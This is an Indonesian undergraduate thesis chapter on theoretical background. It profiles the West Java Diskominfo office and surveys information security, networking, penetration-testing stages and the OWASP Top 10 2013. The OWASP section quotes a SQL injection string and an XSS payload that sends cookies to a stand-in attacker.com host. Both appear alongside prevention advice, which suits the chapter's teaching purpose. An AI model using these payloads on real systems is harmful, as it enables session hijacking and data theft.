BAB 2
LANDASAN TEORI

2.1 Profil Tempat Penelitian

2.1.1 Profil Dinas Komunikasi dan Informatika Jawa Barat

Sesuai Instruksi Menteri Dalam Negeri Nomor : 5 Tahun 1992 tentang Pembentukan Kantor Pengolahan Data Elektronik, pada tanggal 30 Juni 1993 keluar persetujuan Menteri Negara Pendayagunaan Aparatur Negara (Menpan) dengan Nomor : B-606/I/93 perihal Persetujuan Pembentukan Kantor Pengolahan Data Elektronik untuk Propinsi Daerah Tingkat I Kalimantan Selatan, Jawa Barat, Sumatera Barat dan Daerah Istimewa Yogyakarta.

Dengan keluarnya Surat Persetujuan Menteri Pendayagunaan Aparatur Negara (Menpan*)* tersebut, maka untuk mengukuhkan Keputusan Gubernur Nomor 22 Tahun 1992 diajukan Rancangan Peraturan Daerahnya, dan akhirnya pada tanggal 21 Juni 1994 berhasil ditetapkan Peraturan Daerah Propinsi Daerah Tingkat I Jawa Barat Nomor : 4 tahun 1994 tentang Pengukuhan Dasar Hukum Pembentukan Kantor Pengolahan Data Elektronik Propinsi Daerah Tingkat I Jawa Barat dan Nomor 5 tahun 1994 tentang Organisasi dan Tata Kerja Kantor Pengolahan Data Elektronik Propinsi Daerah Tingkat I Jawa Barat.

Selanjutnya kedua Peraturan Daerah tersebut diajukan ke Menteri Dalam Negeri untuk mendapat pengesahan, dan pada tanggal 10 Juli 1995 keluar Keputusan Menteri Dalam Negeri Nomor : 59 Tahun 1995 tentang Pengesahan Peraturan Daerah Nomor : 4 dan Nomor : 5 Tahun 1994, dengan demikian KPDE Propinsi Daerah Tingkat I Jawa Barat secara resmi menjadi salah satu Unit Pelaksana Daerah yang struktural.

Berdasarkan Peraturan Daerah Propinsi Jawa Barat Nomor : 16 Tahun 2000 tanggal 12 Desember 2000 tentang Lembaga Teknis Daerah Propinsi Jawa Barat telah ditetapkan Badan Pengembangan Sistem Informasi dan Telematika Daerah disingkat BAPESITELDA sebagai pengembangan dari Kantor Pengolahan Data Elektronik yang dibentuk berdasarkan Keputusan Gubernur

Nomor : 22 Tahun 1992 dan dikukuhkan dengan Peraturan Daerah Nomor : 5 Tahun 1994. Sedangkan Kantor Pengolahan Data Elektronik itu sendiri merupakan pengembangan dari Pusat Pengolahan Data (PUSLAHTA) Propinsi Jawa Barat yang berdiri pada tanggal 8 April 1978 melalui Surat Gubernur KDH Tingkat I Jawa Barat No. 294/OK.200-Oka/SK/78, dan keberadaannya dikukuhkan dengan Peraturan Daerah No. 2 Tahun 1981 tanggal 29 Juni 1981.

Dasar Hukum :

1. Keputusan Presiden RI Nomor 50 Tahun 2000 tentang Tim Koordinasi Telematika Indonesia ;
2. Peraturan Daerah Propinsi Jawa Barat No. 16 Tahun 2000 tentang Lembaga Teknis Daerah Propinsi Jawa Barat.

Nomenklatur :

BAPESITELDA adalah singkatan dari Badan Pengembangan Sistem Informasi dan Telematika Daerah.Telematika singkatan dari Telekomunikasi, Multimedia dan Informatika .

Selanjutnya, berdasarkan **Perda Nomor 21 Tahun 2008** tentang Organisasi dan Tata Kerja Dinas Daerah Provinsi Jawa Barat**,** maka Bapesitelda Prov. Jabar diganti menjadi Dinas Komunikasi dan Informatika Provinsi Jawa Barat.

Perubahan ini merupakan kenaikan tingkat dan memiliki ruang lingkup serta cakupan kerja lebih luas. Sasarannya tidak hanya persoalan teknis, tapi juga kebijakan, baik hubungannya kedalam maupun menyentuh kepentingan publik khususnya dibidang teknologi informasi. Dengan platform dinas, maka Diskominfo dapat mengeluarkan regulasi mengenai teknologi informasi dalam kepentingan Provinsi Jawa Barat, terutama pencapaian *Jabar Cyber Province Tahun 2012* [10].


2.1.2Visi dan Misi

Visi: “Terwujudnya Masyarakat Jawa Barat Maju Berbasis Teknologi Informasi Dan Komunikasi”

Misi:

1. Meningkatkan SDM Aparatur Bidang Teknologi Informasi Dan Komunikasi
2. Meningkatkan Sarana Prasarana Bidang Informasi Dan Komunikasi
3. Mengoptimalkan Penggunaan Sistem Pengadaan Barang/Jasa Secara Elektronik
4. Meningkatkan Kerjasama Masyarakat Pemerintah Dan Swasta Dalam Pembangunan Teknologi Informasi Dan Komunikasi
5. Meningkatkan Kualitas Dan Kuantitas Informasi Kepada Masyarakat Melalui Berbagai Media
6. Mengoptimalkan Penerapan E-Government Di Provinsi Jawa Barat

2.1.3Struktur Organisasi



Gambar 2. 1 Struktur Organisasi di Dinas Komunikasi dan Informatika Jawa Barat

(Sumber: http://diskominfo.jabarprov.go.id/index.php/tentang-diskominfo/)

2.2 Landasan Teori

2.2.1 Keamanan Informasi

Keamanan informasi adalah perlindungan informasi dan karakteristiknya (kerahasiaan, integritas, dan ketersediaan) meliputi sistem dan perangkat keras

yang digunakan, menyimpan, mengirim informasi, melalui penerapan program kebijakan, pelatihan kesadaran, dan teknologi [21].

Ada dua masalah utama keamanan informasi, diantaranya: *Threats* (Ancaman), dan *Vulnerability* (Kerentanan).

Ancaman adalah aksi yang terjadi baik dari dalam sistem maupun dari luar sistem yang dapat mengganggu keseimbangan sistem informasi. Ancaman yang mungkin timbul dari kegiatan pengolahan informasi berasal dari 3 hal utama, yaitu: alam, manusia, dan lingkungan. Ancaman terhadap keamanan informasi berasal dari individu, organisasi, mekanisme, atau kejadian yang memiliki potensi untuk menyebabkan kerusakan pada sumber-sumber informasi perusahaan. Pada kenyataannya, ancaman dapat bersifat internal, yaitu berasal dari dalam perusahaan, maupun eksternal atau berasal dari luar perusahaan. Ancaman dapat juga terjadi secara sengaja atau tidak sengaja. Sedangkan kerentanan adalah kerentanan atau kelemahan dari suatu sistem yang mungkin timbul pada saat mendesain, menetapkan prosedur, mengimplementasikan maupun kelemahan atas sistem kontrol yang ada sehingga memicu tindakan pelanggaran oleh pelaku yang mencoba menyusup terhadap sistem tersebut.

Tiga tujuan utama keamanan informasi, yaitu:

1. Kerahasiaan *(Confidentiality)*

   Melindungi data dan informasi dari penggunaan yang tidak semestinya oleh orang-orang yang tidak memiliki otoritas. Sistem informasi eksekutif, sumber daya manusia, dan sistem pengolahan transaksi, adalah sistem-sistem yang terutama harus mendapat perhatian dalam keamanan
2. Integritas *(Integrity)*

   Seluruh sistem informasi harus memberikan atau menyediakan gambaran yang akurat mengenai sistem fisik yang mereka wakili.
3. Ketersediaan *(Avalability)*

   Data dan informasi perusahaan tersedia bagi pihak-pihak yang memiliki otoritas untuk menggunakannya.

2.2.2Jaringan Internet

Jaringan internet merupakan kumpulan dari berbagai jaringan komputer di seluruh dunia. Jaringan internet pada awalnya merupakan jaringan komputer yang menghubungkan beberapa buah perguruan tinggi di Amerika Serikat. Namun karena dukungan berbagai faktor, jaringan ini berkembang sangat cepat hingga akhirnya menjangkau seluruh dunia [20].

Berikut adalah daftar layanan yang disediakan pada Internet yang umum digunakan:

a. WWW (World Wide Web)

Layanan WWW merupakan layanan internet yang paling dikenal. Dengan layaan ini disediakan oleh protokol yang dinamakan *HTTP (HyperText Transfer Protocol)*. *Port default* yang digunakan adalah *port* 80.

b. Email

Layanan email merupakan layanan yang memungkinkan untuk mengirimkan surat elektronik melalui Internet. Layanan ini ditangani oleh *SMTP (Simple Mail Transfer Protocol). Port default* yang digunakan adalah *port* 25.

c. IRC (Internet Relay Chat)

IRC digunakan sebagai layanan chatting lewat internet.

d. *FTP (File Transfer Protocol)*

FTP adalah layanan untuk mengirimkan file-file ke komputer melalui internet. *Port default* yang digunakan adalah *port* 21.

e. TELNET

Telnet digunakan sebagai mekanisme untuk memasuki komputer lain sebagai pengguna. *Port default* yang digunakan adalah *port* 23.

2.2.3 Konsep Dasar Jaringan Komputer

Jaringan komputer adalah sekelompok komputer yang saling dihubungkan sehingga antara satu komputer dengan komputer yang lain dapat berbagi data atau

berbagi sumber daya *(sharing resource)*. Komputer - komputer yang terhubung dalam jaringan komputer harus memakai aturan komunikasi (protokol) yang sama. Hal ini dimaksudkan agar masing – masing komputer dapat

berkomunikasi yang baik dengan komputer yang lainnya. Protokol yang menjadi standar International adalah TCP/IP *(Transmission Control Protocol / Internet Protocol)* [15].

Jaringan komputer/internet dikenal pula sebagai jaringan TCP/IP. Hal ini disebabkan karena protokol yang digunakan untuk proses transfer data adalah *TCP/IP (Transfer Control Protocol). Host-host* di internet terdiri atas beraneka macam hardware maupun sistem operasi. Protokol ini berfungsi sebagai "penterjemah" yang memungkinkan komunikasi antar-*host*. Protokol merupakan aturan-aturan yang digunkaan untuk mempertukarkan data antar-*host*. Aturan-aturan ini meliputi format data. Bagian-bagian data dan lain-lain [20].

2.2.3.1 Manfaat Jaringan Komputer

Adapun manfaat yang didapat dalam membangun jaringan komputer adalah sebagai berikut [22]:

a. *Sharing resources*, bertujuan agar seluruh program, peralatan atau *peripheral* lainnya dapat dimanfaatkan oleh setiap orang yang ada pada jaringan komputer tanpa terpengaruh oleh lokasi maupun pengaruh dan pemakai.
b. Media komunikasi, jaringan komputer memungkinkan terjadinya komputer antar pengguna, baik untuk *teleconference* maupun untuk mengirim pesan atau informasi yang penting lainnya. Dengan menggunakan jaringan komputer, dua orang atau lebih yang jaraknya sangat jauh akan lebih mudah bekerja.
c. Integrasi data, pembangunan jaringan komputer dapat mencegah ketergantungan pada komputer pusat, setiap proses data tidak harus dilakukan pada satu komputer saja, melainkan dapat didistribusikan ke tempat lainnya.
d. Pengembangan dan pemeliharaan, dengan adanya jaringan komputer ini, maka pengembangan peralatan dapat dilakukan dengan mudah dan menghemat biaya. Jaringan komputer juga bisa memudahkan pemakai dalam merawat *harddisk* dan peralatan lainnya, seperti memberikan

perlindungan terhadap serangan virus maka pemakai cukup memusatkan perhatian pada hard disk uang ada di komputer pusat.

e. Keamanan data, memberikan perlindungan terhadap data. Jaminan keamanan data tersebut diberikan melalui pengaturan hak akses para pemakai dan *password*, serta teknik perlindungan terhadap *harddisk* sehingga data mendapatkan perlindungan yang efektif.


Agar dapat mencapai tujuan yang sama, setiap bagian jaringan komputer meminta dan memberikan layanan. Pihak meminta layanan disebut *client* dan pemberi layanan disebut *server*. Arsitektur ini disebut dengan sistem *client-server* yang digunakan pada hampir seluruh jaringan komputer.

2.2.4 Open Systems Interconnection

Model *Open Systems Interconnection (OSI)* diciptakan oleh *International Organization for Standardization (ISO)* yang menyediakan kerangka logika terstruktur bagaimana proses komunikasi data berinteraksi melalui jaringan. Standar ini dikembangkan untuk industri komputer agar komputer dapat berkomunikasi pada jaringan yang berbeda secara efisien [5].

Tujuan utama penggunaan model OSI adalah untuk membantu desainer jaringan memahami fungsi dari tiap-tiap *layer* yang berhubungan dengan aliran komunikasi data. Termasuk jenis jenis protokol jaringan dan metode transmisi.

Model dibagi menjadi 7 *layer*, dengan karakteristik dan fungsinya masing-masing. Setiap *layer* harus dapat berkomunikasi dengan *layer* di atasnya maupun di bawahnya secara langsung melalui serentetan protokol [15].



Gambar 2. 2 OSI Model

(Sumber: http://www.tech-faq.com/networking)

a. *Application Layer*

Application layer terdiri dari bermacam-macam protokol. *Application layer* berfungsi sebagai antarmuka dengan aplikasi dengan fungsionalitas jaringan, mengatur bagaimana aplikasi dapat mengakses jaringan, dan kemudian membuat pesan-pesan kesalahan. Protokol yang berada dalam lapisan ini adalah HTTP, FTP, SMTP, dan NFS.

b. *Presentation Layer*

Presentation Layer berfungsi untuk mentranslasikan data yang hendak ditransmisikan oleh aplikasi ke dalam format yang dapat ditransmisikan melalui jaringan. Protokol yang berada dalam *level* ini adalah *redirector software*, seperti layanan *Workstation* (dalam Windows NT) dan juga *Network shell*, semacam *Virtual Network Computing (VNC)* atau *Remote Desktop Protocol (RDP)*.

c. *Session Layer*

Session Layer berfungsi untuk mendefinisikan bagaimana koneksi dapat dibuat, dipelihara, atau dihancurkan. Selain itu, di *level* ini juga dilakukan resolusi nama.

d. *Transport Layer*

Transport Layer berfungsi untuk memecah data ke dalam paket-paket data serta memberikan nomor urut ke paket-paket tersebut sehingga dapat disusun kembali pada sisi tujuan setelah diterima. Selain itu, pada *level* ini juga membuat sebuah tanda bahwa paket diterima dengan sukses *(acknowledgement)*, dan mentransmisikan ulang terhadp paket-paket yang hilang di tengah jalan.

e. *Network Layer*

Network Layer berfungsi untuk mendefinisikan alamat-alamat IP, membuat *header* untuk paket-paket, dan kemudian melakukan *routing* melalui *internetworking* dengan menggunakan *router* dan *switch layer-3*.

f. *Data Link Layer*

Data Link Layer Befungsi untuk menentukan bagaimana bit-bit data dikelompokkan menjadi format yang disebut sebagai *frame*. Selain itu, pada *level* ini terjadi koreksi kesalahan, *flow control*, pengalamatan perangkat keras seperti halnya *Media Access Control Address (MAC Address*), dan menentukan bagaimana perangkat-perangkat jaringan seperti *hub, bridge, repeater*, dan *switch layer 2* beroperasi. Spesifikasi IEEE 802, membagi *level* ini menjadi dua *level* anak, yaitu lapisan *Logical Link Control (LLC)* dan lapisan *Media Access Control (MAC).*

g. *Physical Layer*

Physical Layer Berfungsi untuk mendefinisikan media transmisi jaringan, metode pensinyalan, sinkronisasi bit, arsitektur jaringan (seperti halnya *Ethernet* atau *Token Ring*), topologi jaringan dan pengabelan. Selain itu, *level* ini juga mendefinisikan bagaimana *Network Interface Card (NIC)* dapat berinteraksi dengan media kabel atau radio

2.2.5 Nomor *Port*

Untuk mendefinisikan proses dibutuhkan identifier khusus yang disebut nomor *port*. Dalam protokol TCP/IP nomor *port* adalah berupa bilangan integer dari 0 sampai 65.535. Protokol TCP/IP telah memutuskan untuk menetapkan penggunaan nomor *port* yang digunakan untuk *server* yang spesifik, nomor *port*

tersebut adalah *well-known ports number*. *IANA (Internet Assigned Number Authority)* membagi nomor *port* dalam tiga kelompok yakni:

Well-known *port*s : nomor *port* ini bermula dari 0 sampai 1.023

Registered *port*s : nomor *port* ini bermula dari 1.024 sampai 49.151

Dynamic *port*s : nomor *port* ini bermula dari 49.152 sampai 65.535

2.2.6 Web

Website atau disingkat menjadi web adalah suatu halaman web yang saling berhubungan yang umumnya berada pada peladen yang sama berisikan kumpulan informasi yang disediakan secara perorangan, kelompok, atau organisasi. Sebuah situs web biasabagai nya ditempatkan setidaknya pada sebuah *server* web yang dapat diakses melalui jaringan seperti Internet, ataupun jaringan wilayah lokal (LAN) melalui alamat Internet yang dikenali sebagai URL. Gabungan atas semua situs yang dapat diakses publik di Internet disebut pula sebagai World Wide Web atau lebih dikenal dengan singkatan WWW. Meskipun halaman situs pada Internet umumnya dapat diakses publik secara bebas, pada praktiknya tidak semua situs memberikan kebebasan bagi publik untuk mengaksesnya.

2.2.7 Vulnerability Assessment

Vulnerability Assessment ini adalah suatu langkah menemukan kerentanan untuk melihat keamanan secara lebih holistik. Kerentanan pada saat ini berskala diluar proses operasional teknologi seperti manajemen *patch* dan manajemen insiden yang memiliki dampak signifikan pada siklus hidup kerentanan. Analisis kerentanan dapat meramalkan efektivitas penanggulangan yang diusulkan dan mengevaluasi efektivitas yang digunakan [2].

Dari *vulnerability assessment* ini penguji sistem dapat mengidentifikasi dan mempelajari kelemahan yang dimiliki dari suatu sistem. Kelemahan yang dimiliki oleh suatu sistem aplikasi berbasis web dapat terjadi dikarenakan kesalahan yang berasal dari internal maupun eksternal. Faktor internal, dikarenakan kurangnya kesadaran administrator atau orang yang berperan sebagai admin dalam menjalankan sistem aplikasi tersebut. Sedangkan resiko eksternal bisa terjadi dikarenakan lemahnya sistem yang dibuat.

2.2.8 Black box Testing

Black box Testing adalah Pengujian yang dilakukan secara *Black box*. Penetrasi penguji sistem tidak memiliki informasi sebelumnya dari jaringan perusahaan. Pada pengujian black-box, penguji sistem mungkin diberikan alamat website atau alamat IP dan disuruh mencoba untuk memecahkan website seolah-olah penguji sistem adalah seorang hacker luar yang berbahaya [1].

Black box testing adalah metode *pentest* dimana diasumsikan penguji sistem tidak mengetahui sama sekali infrastruktur dari target *pentest*. Dengan demikian pada pengujian *black box* ini penguji sistem harus mencoba untuk menggali dari awal semua informasi yang diperlukan kemudian melakukan analisis serta menentukan jenis *attack* yang akan dilakukan. Pengujian *Black box* berarti penguji tidak memiliki banyak informasi mengenai struktur, komponen dan bagian internal aplikasi web yang akan diuji.

2.2.9 Information Gathering

Information Gathering adalah tahap pengumpulan informasi. Selama fase ini, penguji sistem menganalisis sumber yang tersedia secara bebas, proses yang dikenal sebagai pengumpulan sumber terbuka (OSINT). Penguji sistem juga mulai menggunakan alat-alat seperti *port scanner* untuk mendapatkan ide dari sistem apa yang digunakan di jaringan internet atau internal maupun *software* apa yang sedang berjalan [4].

Information Gathering adalah adalah langkah yang paling penting dari tes keamanan aplikasi. *Information Gathering* menjadi bagian penting dari analisis kelayakan. Oleh karena itu penguji harus tahu informasi apa yang didapatkan, dimana ditemukannya, bagaimana mengumpulkannya, dan bagaimana memproses informasi yang dikumpulkan.

2.2.10 Footprinting

Footprinting merupakan proses mengumpulkan informasi sebanyak mungkin mengenai jaringan target, untuk mengidentifikasi berbagai cara untuk menyusup ke sistem jaringan organisasi [7]. Kegiatan ini bertujuan untuk memperoleh berbagai informasi tentang sistem jaringan komputer yang dipakai,

serta mendapatkan informasi keamanan tentang sistem yang akan menjadi sasaran target.

Dalam melakukan proses *footprinting* ini, penguji sistem dapat menggunakan alat pendukung atau program tersendiri, dapat juga hanya dengan memanfaatkan alat pendukung *default* yang sudah terinstal di komputer, seperti sebuah *browser*. Pada intinya adalah bagaimana penguji sistem bisa mendapatkan informasi jaringan dasar pada sebuah sistem yang akan dijadikan sebagai target.

Footprinting adalah suatu proses awal pada kegiatan *hacking*, yang bertujuan menemukan dan mengumpulkan sebanyak mungkin informasi tentang situs target. Berdasarkan panduan *Certified Ethical Hacker*versi 7, tujuan dari *footprinting* adalah sebagai berikut:

1. Mengumpulkan informasi (bisa dari sumber-sumber non-teknis seperti koran, gossip dan lainnya).
2. Mencari seberapa luas target *network.*
3. Mengidentifikasi mesin-mesin yang aktif (komputer, laptop, *mobile* dan lainnya).
4. Mencari *port* dan aplikasi yang terbuka.
5. Mendeteksi sistem operasi yang digunakan target.
6. Melakukan penentuan (*fingerprinting*) layanan yang ditawarkan target.
7. Melakukan *mapping* terhadap *network* target.

2.2.11 Open Web Application Security Project (OWASP)

Open Web Application Security Project (OWASP) adalah sebuah komunitas yang bebas dan terbuka di seluruh dunia terfokus pada peningkatan keamanan perangkat lunak aplikasi. Misi *OWASP* adalah untuk membuat aplikasi keamanan "terlihat", sehingga orang-orang dan organisasi dapat membuat keputusan tentang risiko keamanan aplikasi. Setiap orang bebas untuk berpartisipasi dalam *OWASP* dan semua bahan kami tersedia di bawah lisensi perangkat lunak bebas dan terbuka. *OWASP* Foundation adalah ssebuah organisasi amal 501c3 non-nirlaba yang menjamin ketersediaan berkelanjutan dan dukungan untuk pekerjaan kami *(OWASP)* [9].

2.2.11.1 *OWASP Top 10 Application Security Risks – 2013*

OWASP Top 10 adalah informasi *Top 10 Application Security Risk* yang dikeluarkan secara periodik oleh *OWASP* Foundation untuk memberikan kabar terbaru tentang resiko keamanan suatu sistem/aplikasi. Tujuan proyek Top 10 adalah untuk meningkatkan kesadaran tentang keamanan aplikasi dengan mengidentifikasi beberapa risiko kritikal yang dihadapi organisasi. Proyek Top 10 menjadi acuan beragam standar, buku, alat, dan organisasi, termasuk MITRE, PCI DSS, DISA, FTC, dan banyak lagi [6].

Panduan terakhir yang telah *direlease* adalah *OWASP* top 10 pada tahun 2013. Hal hal yang terkait diantaranya:

1. *A1 – Injection*

   Kelemahan injeksi, seperti injeksi SQL, OS, dan LDAP, terjadi ketika data yang tidak dapat dipercaya dikirim ke suatu *interpreter* sebagai bagian dari suatu perintah atau *query*. Data berbahaya dari penyerang tersebut dapat mengelabui interpreter untuk mengeksekusi perintah yang tidak direncanakan, atau untuk mengakses data yang tidak terotorisasi.

   Contoh Skenario Serangan

   Aplikasi menggunakan data yang tidak dapat dipercaya dalam pemanggilan SQL yang rentan berikut:

   ```
   String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
   ```

   Penyerang memodifikasi parameter 'id' dalam *browser* mereka untuk mengirim:‘ or '1'='1. Contoh:

   ```
   http://example.com/app/accountView?id=' or '1'='1
   ```

   Script tersebut mengubah arti *query* untuk mengembalikan semua record *database* akun pelanggan yang diinginkan. Dalam kasus terburuk, penyerang menggunakan kelemahan ini untuk menjalankan *stored procedure* khusus dalam *database*, yang membuatnya mampu mengambil-alih *database* tersebut dan bahkan mungkin juga mengambil alih *server* tempat *database* tersebut.

Dampak Teknikal

Injeksi dapat menyebabkan hilang atau rusaknya data, berkurangnya akuntabilitas, atau penolakan akses. Injeksi terkadang dapat mengarah pada pengambilalihan host secara menyeluruh.

Dampak Bisnis

Mempertimbangkan nilai bisnis data yang terpengaruh dan platform yang menjalankan interpreter tersebut. Semua data dapat dicuri, dimodifikasi, atau dihapus.

Cara Pencegahan

Untuk mencegah injeksi memerlukan data yang tak valid terpisah dari perintah dan *query.*

1. Gunakan API yang aman dan berparameter. Hati-hati dengan parameter yang masih dapat mengijinkan injeksi.
2. Jika parameter tak tersedia maka dapat menggunakan referensi *OWASP's ESAPI.*
3. Direkomendasikan memberikan validasi input terhadap "*white list*".

2. *A2 – Broken Authentication and Session Management*

Fungsi-fungsi aplikasi yang berhubungan dengan otentikasi dan pengelolaan sesi seringkali tidak dimplementasikan dengan benar. Hal ini memungkinkan penyerang mendapatkan *password*, *key*, dan token-token sesi, atau mengeksploitasi kerentanan implementasi lainnya untuk memperoleh identitas pengguna yang lain.

Contoh Skenario Serangan

Skenario #1: Aplikasi pemesanan penerbangan yang mendukung penulisan ulang URL menaruh session ID dalam URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

Pengguna yang telah diotentikasi pada situs tersebut ingin memberitahu temannya mengenai penjualan tersebut. Ia mengirim *link email* di atas tanpa tahu bahwa ia juga memberi session ID-nya. Ketika teman-temannya

menggunakan *link* tersebut, mereka akan menggunakan sesi dan kartu kreditnya.

Skenario #2: *Timeout* aplikasi tidak diatur dengan tepat. Pengguna memakai komputer publik untuk mengakses situs. Pada pemiihan *"logout"*, si pengguna hanya menutup *browser* tab dan pergi. Penyerang menggunakan *browser* yang sama satu jam kemudian, dan masih tetap terotentikasi.

Skenario #3: Penyerang internal atau eksternal memperoleh akses ke *database password* sistem. *Password* pengguna tidak dienkripsi, sehingga setiap *password* pengguna terekspos ke penyerang.

Dampak Teknikal

Kerentanan semacam ini memungkinkan beberapa atau bahkan semua akun diserang. Setelah berhasil, penyerang dapat melakukan segala hal yang dapat dilakukan korban. Akun yang memiliki hak istimewa seringkali menjadi target.

Cara Pencegahan

Rekomendasi utama bagi suatu organisasi adalah dengan menyediakan (bagi para pengembang):

1. Set kendali otentikasi dan pengelolaan sesi untuk:
    a. Memenuhi semua persyaratan otentikasi dan pengelolaan sesi yang didefinisikan pada *OWASP's Application Security Verification Standard (ASVS).*
    b. Memiliki antarmuka sederhana untuk para pengembang.
2. Upaya yang kuat juga harus dilakukan untuk menghindari kerentanan XSS yang dapat digunakan untuk mencuri session ID.

3. *A3 – Cross-Site Scripting (XSS)*

Kelemahan *XSS* terjadi ketika aplikasi mengambil data yang tidak dapat dipercaya dan mengirimnya ke suatu web *browser* tanpa validasi yang memadai. *XSS* memungkinkan penyerang mengeksekusi *script-script* di dalam *browser* korban, yang dapat membajak sesi pengguna, mengubah tampilan website, atau mengarahkan pengguna ke situs-situs jahat.

Contoh Skenario Serangan

Aplikasi menggunakan data yang tidak dapat dipercaya dalam konstruksi cuplikasn *HTML* berikut tanpa validasi maupun penyaringan:

```
(String) page += "<input name='creditcard' type='TEXT'
 value='" + request.getParameter("CC") + "'>";
```

Penyerang memodifikasi parameter 'CC' di *browser* mereka menjadi:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

Hal ini menyebabkan session ID korban terkirim ke situs penyerang sehingga memungkinkan penyerang membajak sesi terkini pengguna. Perlu diingat bahwa penyerang juga dapat menggunakan *XSS* untuk mengalahkan pertahanan CSRF yang mungkin dipakai oleh aplikasi.

Dampak Teknikal

Penyerang dapat mengeksekusi *script* pada browser korban untuk membajak sesi pengguna, merusak situs, memasukkan konten yang bertentangan, me-*redirect* pengguna, membajak browser pengguna menggunakan malware, dll.

Cara Pencegahan

Cara mencegah XSS dengan pemisahan data dari konten browser yang aktif.

1. Pilihan yang disarankan adalah mengembalikan semua data yang tidak valid berdasarkan konteks HTML (body, atribut, JavaScript, CSS, atau URL).
2. Masukan validasi *"whitelist"* juga direkomendasikan karena membantu melindungi terhadap XSS, tetapi bukan pertahanan yang lengkap karena banyak aplikasi membutuhkan khusus karakter dalam masukan mereka. Validasi tersebut harus memvalidasi

panjang, karakter, format, dan aturan bisnis pada data sebelum menerima input.

3. Untuk konten yang kaya, pertimbangkan perpustakaan *auto-sanization* seperti OWASP AntiSamy atau Sanitizer Project Java HTML.
4. Pertimbangkan *Content Security Policy* (CSP) untuk mempertahankan diri XSS di seluruh situs.

4. *A4 – Insecure Direct Object References*

Direct object reference terjadi ketika pengembang mengekspos referensi ke suatu objek implementasi internal, seperti file, direktori, atau kunci *database*. Tanpa adanya suatu pemeriksaan kendali akses atau perlindungan lainnya, penyerang dapat memanipulasi referensi-referensi ini untuk mengakses data yang tidak terotorisasi.

Contoh Skenario Serangan

Penyerang cukup memodifikasi parameter *'acct'* di *browser*nya untuk mengirim nomor akun apapun yang diinginkan. Jika tidak diverifikasi, penyerang dapat mengakses sembarang akun pengguna, alih-alih hanya akun *customer* yang diinginkan.

http://example.com/app/accountInfo?acct=notmyacct

Dampak Teknikal

Kerentanan tersebut dapat memilah seluruh data yang dapat dijadikan parameter. Sangat mudah bagi penyerang mengakses seluruh data tipe itu.

Cara Pencegahan

Mencegah referensi objek langsung yang tidak aman membutuhkan pemilihan metode untuk melindungi objek yang dapat diakses setiap pengguna:

1. Gunakan referensi objek tidak langsung per *user* atau sesi. Hal ini mencegah penyerang langsung mengarah ke sumber daya tidak terotorisasi. Contohnya, alih-alih menggunakan kunci database sumber daya, daftar drop down enam sumber daya terotorisasi untuk pengguna saat ini dapat menggunakan angka 1-6 untuk

mengindikasikan nilai yang dipilih. Aplikasi harus memetakan hal ini ke kunci database di server.

2. Periksa hak akses. Setiap penggunaan referensi objek langsung dari sumber tidak terpercaya harus menyertakan pemeriksaan kendali akses untuk memastikan pengguna berhak mengakses objek.

5. *A5 – Security Misconfiguration*

Keamanan yang baik mensyaratkan dimilikinya suatu konfigurasi keamanan yang terdefinisi dan diterapkan pada aplikasi, *framework*, *server* aplikasi, web *server*, *server database*, dan *platform*. Semua pengaturan ini harus didefinisikan, diimplementasikan,dan dipelihara, karena terdapat banyak aplikasi yang dirilis tanpa konfigurasi *default* yang aman. Hal ini juga mencakup menjaga *semua software up-to-date*, termasuk semua pustaka kode yang digunakan aplikasi tersebut.

Contoh Skenario Serangan

Skenario #1: Aplikasi bergantung pada framework yang powerful seperti Struts atau Spring. Kerentanan *XSS* ditemukan dalam komponen framework ini. Aplikasi tidak memperbaharui *library*. Penyerang dapat dengan mudah menemukan dan mengeksploitasi kerentanan ini.

Skenario #2: Aplikasi konsol admin *server* terinstalasi otomatis dan tidak dibuang. Akun baku tidak diubah. Penyerang menemukan halaman *admin*, *login* dengan *password* baku, lalu mengambil alih.

